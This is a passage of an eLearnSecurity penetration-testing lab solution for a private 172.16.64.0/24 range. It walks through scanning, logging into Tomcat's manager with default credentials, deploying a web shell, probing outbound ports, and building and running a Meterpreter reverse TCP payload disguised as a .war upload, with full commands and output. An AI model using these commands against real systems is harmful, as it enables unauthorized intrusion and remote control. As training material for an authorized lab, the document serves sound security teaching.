



**eLearnSecurity**  
Forging security professionals

# BLACK-BOX PENETRATION TEST #1



PENETRATION TESTING | SECTION 3 MODULE 7 | LAB #17

**LAB**



# 1. SCENARIO

- You have been engaged in a Black-box Penetration Test (**172.16.64.0/24 range**). Your goal is to read the flag file on each machine. On some of them, you will be required to exploit a remote code execution vulnerability in order to read the flag.
- Some machines are exploitable instantly but some might require exploiting other ones first. Enumerate every compromised machine to identify valuable information, that will help you proceed further into the environment.
- If you are stuck on one of the machines, don't overthink and start pentesting another one.
- When you read the flag file, you can be sure that the machine was successfully compromised. But keep your eyes open – apart from the flag, other useful information may be present on the system.

- ❑ This is not a CTF! The flags' purpose is to help you identify if you fully compromised a machine or not.
- ❑ The solutions contain the shortest path to compromise each machine. **You should follow the penetration testing process covered in its entirety!**

# 2. GOALS

- Discover and exploit all the machines on the network.
- Read all flag files (one per machine)

# 3. WHAT YOU WILL LEARN

- How to exploit Apache Tomcat
- How to exploit SQL Server
- Post-exploitation discovery
- Arbitrary file upload exploitation



## 4. RECOMMENDED TOOLS

- Dirb
- Metasploit framework (recommended version: 5)
- Nmap
- Netcat



# SOLUTIONS



Below, you can find solutions for the engagement. Remember though, that you can follow your own strategy (which may be different from the one explained below).

## STEP 1: CONNECT TO THE VPN

Connect to the lab environment using the provided VPN file.

```
root@0x1uk3:~# openvpn lab.ovpn
Sun May 19 06:37:25 2019 OpenVPN 2.4.7 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO]
[LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Feb 20 2019
Sun May 19 06:37:25 2019 library versions: OpenSSL 1.1.1b 26 Feb 2019, LZO 2.10
```

```
Sun May 19 06:37:30 2019 /sbin/ip link set dev tap0 up mtu 1500
Sun May 19 06:37:30 2019 /sbin/ip addr add dev tap0 172.16.64.13/24 broadcast 17
2.16.64.255
Sun May 19 06:37:30 2019 Initialization Sequence Completed
```

```
tap0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 172.16.64.13 netmask 255.255.255.0 broadcast 172.16.64.255
inet6 fe80::a076:44ff:fe77:1496 prefixlen 64 scopeid 0x20<link>
ether a2:76:44:77:14:96 txqueuelen 100 (Ethernet)
RX packets 16 bytes 1826 (1.7 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 10 bytes 796 (796.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

**Make sure you received an IP address within the 172.16.64.0/24 range.**



## STEP 2: DISCOVER LIVE HOSTS ON THE NETWORK

Using nmap, scan for live hosts on the **172.16.64.0/24** network.

```
root@0xluk3:~# nmap -sn 172.16.64.0/24 -oN discovery.nmap
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-19 06:40 CEST
Nmap scan report for 172.16.64.101
Host is up (0.17s latency).
MAC Address: 00:50:56:91:94:DC (VMware)
Nmap scan report for 172.16.64.140
Host is up (0.25s latency).
MAC Address: 00:50:56:91:44:E1 (VMware)
Nmap scan report for 172.16.64.182
Host is up (0.16s latency).
MAC Address: 00:50:56:91:DF:95 (VMware)
Nmap scan report for 172.16.64.199
Host is up (0.15s latency).
MAC Address: 00:50:56:91:F0:09 (VMware)
Nmap scan report for 172.16.64.13
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 6.71 seconds
```

Sort the discovered addresses, excluding your own IP address, and write the rest to a file. This file will be fed to nmap in order to perform a full TCP scan.

```
root@0xluk3:~# cat discovery.nmap | grep for
Nmap scan report for 172.16.64.101
Nmap scan report for 172.16.64.140
Nmap scan report for 172.16.64.182
Nmap scan report for 172.16.64.199
Nmap scan report for 172.16.64.13
root@0xluk3:~# cat discovery.nmap | grep for | grep -v "\.13"
Nmap scan report for 172.16.64.101
Nmap scan report for 172.16.64.140
Nmap scan report for 172.16.64.182
Nmap scan report for 172.16.64.199
root@0xluk3:~# cat discovery.nmap | grep for | grep -v "\.13" | cut -d " " -f 5
172.16.64.101
172.16.64.140
172.16.64.182
172.16.64.199
```

```
root@0xluk3:~# cat discovery.nmap | grep for | grep -v "\.13" | cut -d " " -f 5 |
> ips.txt
root@0xluk3:~# cat ips.txt
172.16.64.101
172.16.64.140
172.16.64.182
172.16.64.199
root@0xluk3:~#
```



Use **nmap** with the following options:

- -sV for version identification
- -n for disabling reverse DNS lookup
- -v for Verbose
- -Pn to assume the host is alive
- -p- to scan all the ports
- -T4 to speed things up
- -iL to use a list of IPs as input (ips.txt)
- --open to see just open ports and not closed / filtered ones
- -A for detailed information and running some scripts

```
////////////////////////////////////  
nmap -sV -n -v -Pn -p- -T4 -iL ips.txt -A --open  
////////////////////////////////////
```

You will come across something similar to the below.

```
////////////////////////////////////  
<  
<  
<  
Nmap scan report for 172.16.64.101  
Host is up (0.16s latency).  
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit  
PORT      STATE SERVICE      VERSION  
445/tcp    open  microsoft-ds?  
9080/tcp    open  http         Apache Tomcat 9.0.16  
|_http-favicon: Apache Tomcat  
|_ http-methods:  
|_ Supported Methods: OPTIONS GET HEAD POST  
|_http-title: Apache2 Ubuntu Default Page: It works  
9089/tcp    open  http         Apache Tomcat 9.0.16  
|_http-favicon: Apache Tomcat  
|_ http-methods:  
|_ Supported Methods: OPTIONS GET HEAD POST  
|_http-title: Apache2 Ubuntu Default Page: It works  
59919/tcp   open  http         SimpleHTTPServer 0.6 (Python 2.7.13)  
////////////////////////////////////
```



```

| http-methods:
|_ Supported Methods: GET HEAD
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:50:56:91:94:DC (VMware)

Nmap scan report for 172.16.64.140
Host is up (0.16s latency).
PORT      STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: 404 HTML Template by Colorlib
MAC Address: 00:50:56:91:44:E1 (VMware)

Nmap scan report for 172.16.64.182
Host is up (0.16s latency).
PORT      STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 7f:b7:1c:3d:55:b3:9d:98:58:11:17:ef:cc:af:27:67 (RSA)
|   256 5f:b9:93:e2:ec:eb:f7:08:e4:bb:82:d0:df:b9:b1:56 (ECDSA)
|_  256 db:1f:11:ad:59:c1:3f:0c:49:3d:b0:66:10:fa:57:21 (ED25519)
MAC Address: 00:50:56:91:DF:95 (VMware)

Nmap scan report for 172.16.64.199
Host is up (0.16s latency).
PORT      STATE SERVICE      VERSION
445/tcp open  microsoft-ds?
1433/tcp open  ms-sql-s     Microsoft SQL Server 2014 12.00.2000.00; RTM
| ms-sql-ntlm-info:
|   Target_Name: WIN10
|   NetBIOS_Domain_Name: WIN10

```





```
| NetBIOS_Computer_Name: WIN10
| DNS_Domain_Name: WIN10
| DNS_Computer_Name: WIN10
|_ Product_Version: 10.0.10586
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2019-05-18T17:08:58
| Not valid after: 2049-05-18T17:08:58
| MD5: 456c c397 9bb9 a4ed 2cf0 bb18 5136 abab
|_SHA-1: b1cc 9555 5273 9a6a 018b 3e28 6a01 babb 8327 5975
|_ssl-date: 2019-05-18T17:18:52+00:00; -34s from scanner time.
MAC Address: 00:50:56:91:F0:09 (VMware)
```



## STEP 3: TRY TO IDENTIFY AND EXPLOIT ANY TOMCAT MISCONFIGURATIONS

```
PORT      STATE SERVICE      VERSION
445/tcp   open  microsoft-ds?
9080/tcp   open  http         Apache Tomcat 9.0.16
|_ http-favicon: Apache Tomcat
|_ http-methods:
|_   Supported Methods: OPTIONS GET HEAD POST
|_ http-title: Apache2 Ubuntu Default Page: It works
9089/tcp   open  http         Apache Tomcat 9.0.16
|_ http-favicon: Apache Tomcat
|_ http-methods:
|_   Supported Methods: OPTIONS GET HEAD POST
|_ http-title: Apache2 Ubuntu Default Page: It works
59919/tcp  open  http         SimpleHTTPServer 0.6 (Python 2.7.13)
|_ http-methods:
|_   Supported Methods: GET HEAD
|_ http-title: Site doesn't have a title (text/html).
```

Let's connect to one of the identified Apache Tomcat instances. Despite the default page, trying to access a non-existent resource reveals that we are dealing with Tomcat 9.0.16.




Let's go to Tomcat's default directory **/manager/html** that holds the admin panel. Here we will use the most common default credentials for Tomcat.

```
tomcat:s3cret
```



After doing so, we are luckily welcomed by Tomcat's manager page.




In order to exploit the server, we need to deploy a malicious web application that will give us access to the underlying operating system; this is known as a **web shell**. When dealing with Tomcat the malicious web shell to upload should be in .war format.

You can find below such a web shell of type war.


<https://github.com/BustedSec/webshell/blob/master/webshell.war>

Once we download the above war, we need to **deploy** it.

At the bottom of the page there is an upload form to help you with that.



After the malicious war is deployed, we can access and start the malicious application from the manager page, as follows.



If the malicious application does not work out of the box, manually append “/index.jsp” to the URL, as follows.



To use the “dir” command, you should use a syntax like the following.

```
cmd /c dir c:\Users\something
```



## STEP 4: IDENTIFY PORTS ALLOWED OUTBOUND CONNECTIVITY

Before we move on to obtaining a reverse shell, we should make sure that a reverse TCP connection can actually be achieved.


It is better to test this in the beginning and then create a suitable Meterpreter payload to connect on a specific port. Creating a Meterpreter payload, setting up a listener, uploading it, and then trying to connect is a time-consuming task.

That being said, let's try to establish a reverse TCP connection from inside the compromised Tomcat server to our system using windows tools.

Remember, that your tap0 IP address in your lab will most likely differ from the one visible on the screenshots below.

We can utilize PowerShell in order to create a TCP connection. First, let's use the web shell to check if PowerShell is available for use on the target machine.


```
powershell.exe ls
```



PowerShell is available to use. In order to establish a TCP connection, we can use the **Invoke-Webrequest** cmdlet. Let's also check if there are available aliases for it.


```
powershell.exe Get-Alias -Definition Invoke-WebRequest | Format-Table -AutoSize
```





The above means that instead of typing **Invoke-Webrequest**, we can simply type **curl** as done in Linux. Let's use the curl PowerShell command to test some common ports like 53, 80 or 443. In the meantime, let's set up a netcat listener on the port we are trying to reach.

```
nc -lvp 80
powershell.exe curl http://172.16.64.3:80/x
```




Unfortunately, no request was received on the netcat listener. That means a firewall is in place.

Let's go back for a moment to the nmap scan results. There are a couple of ports detected, which means they are allowed inbound. Let's also check if they are also allowed outbound connectivity.

Specifically, let's check if ports 445, 9089, 9080 and 59919 are allowed outbound connectivity.

You will reach the conclusion that port 59919 is allowed outbound connectivity. See below.





```
curl http://172.16.64.13:59919 Run
```

```
root@0xluk3: ~  
File Edit View Search Terminal Tabs Help  
root@0xlu... x root@0xlu... x root@0xlu... x root@0xlu... x root@0xlu... x  
root@0xluk3:~# nc -lvp 59919  
listening on [any] 59919 ...  
172.16.64.101: inverse host lookup failed: Unknown host  
connect to [172.16.64.13] from (UNKNOWN) [172.16.64.101] 49695  
GET /x HTTP/1.1  
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5  
.0.10586.1176  
Host: 172.16.64.13:59919  
Connection: Keep-Alive
```



## STEP 5: EXTRA CHALLENGE: OBTAIN A REVERSE SHELL WITHOUT WINDOWS TOOLS

This step is not obligatory but for sure something worth checking out.

In order to upgrade to a reverse shell, we need to set up a Metasploit listener and generate a suitable payload. However, the meterpreter .war payload is sometimes not functioning properly and you might get stuck at this point. So, instead do the following.

Start by creating a Metasploit listener, as follows.

```
use exploit/multi/handler
set payload windows/x64/meterpreter_reverse_tcp
set lhost 172.16.64.13
set lport 59919
run
```

```
= [ metasploit v5.0.19-dev ]
+ -- -- [ 1881 exploits - 1063 auxiliary - 328 post ]
+ -- -- [ 546 payloads - 44 encoders - 10 nops ]
+ -- -- [ 2 evasion ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_tcp
payload => windows/x64/meterpreter_reverse_tcp
msf5 exploit(multi/handler) > set lhost 172.16.64.13
lhost => 172.16.64.13
msf5 exploit(multi/handler) > set lport 59919
lport => 59919
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.16.64.13:59919
```

Note that port 59919 is used, as it turned out to be a port allowed outbound.

Create a matching meterpreter-based executable using msfvenom, as follows.

```
msfvenom -p windows/x64/meterpreter_reverse_tcp lhost=172.16.64.13
lport=59919 -f exe -o meter.exe
```





```

root@0xluk3:~# msfvenom -p windows/x64/meterpreter_reverse_tcp lhost=172.16.64.1
3 lport=59919 -f exe -o meter.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 206403 bytes
Final size of exe file: 212992 bytes
Saved as: meter.exe
root@0xluk3:~# █

```

Now, let's rename the .exe payload, by appending a war extension at the end. What will happen, is that the structure of the file will not change, however, appending the .war extension will allow us to upload it to the tomcat server – as it will think it is a deployable .war archive!

```

root@0xluk3:~# mv meter.exe meter.exe.war

```

Try to deploy the fake .war file as you previously did with the web shell, by first going back to the **/manager/html** page.

WAR file to deploy	
Select WAR file to upload	<input type="button" value="Browse..."/> meter.exe.war <input type="button" value="Deploy"/>

The deployment of this file will not work. It is not a valid war file. This will be apparent when trying to start it from the admin panel.

/meter.exe	None specified	false	0	Start	Stop	Reload	Undeploy
------------	----------------	-------	---	-------	------	--------	----------

It is still a valid executable file though. We can use our previously-deployed web shell to rename it back to .exe. meter.exe.war was uploaded to Tomcat's default directory. This can be confirmed by viewing it via the web shell, as follows.

```

cmd /c dir c:\FooApp\apache-tomcat-9.0.16\webapps

```



```
.exe.war c:\FooApp\meter.exe [Run]


Volume in drive C has no label.
Volume Serial Number is 3A93-BF4C

Directory of c:\FooApp\apache-tomcat-9.0.16\webapps

05/19/2019  11:41 PM
    .
    ..
    03/08/2019  04:28 PM    docs
    03/08/2019  04:29 PM    examples
    03/08/2019  04:29 PM    host-manager
    03/08/2019  04:29 PM    manager
    05/19/2019  11:41 PM    212,992 meter.exe.war
    03/11/2019  07:34 AM
```

Let's rename meter.exe.war through the web shell, as follows.

```
cmd /c move c:\FooApp\apache-tomcat-9.0.16\webapps\meter.exe.war
c:\FooApp\meter.exe
```




Then we can run it, as follows.

```
cmd /c c:\FooApp\meter.exe
```

A new meterpreter session should open.





```
meterpreter > getuid
Server username: WIN10\AdminELs
```

This is an example of how the upload mechanism can be misused in order to obtain a fully functional reverse shell.



## STEP 6: FIND SECRET DIRECTORIES AND FILES IN THE WEB APPLICATION

Let's now go back to the other machines. We will start from the web application on IP 172.16.64.140.

```
PORT    STATE SERVICE VERSION
80/tcp  open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: 404 HTML Template by Colorlib
MAC Address: 00:50:56:91:44:E1 (VMware)
```

Let's run dirb to discover if there are any hidden directories.

```
dirb http://172.16.64.140/
```

```
root@0xluk3:~# dirb http://172.16.64.140/

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Sun May 19 07:18:16 2019
URL_BASE: http://172.16.64.140/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt


-----

GENERATED WORDS: 4612


---- Scanning URL: http://172.16.64.140/ ----
```

After a while, we notice a **/project/** directory is found. Let's visit it in the browser.





Let's try to use **admin:admin** as credentials.



Upon successful login, we are welcomed with an internal site.

Now, we need to use dirb again, including the previously-identified credentials (admin:admin), otherwise, we will get 401 errors on every requested page.

```
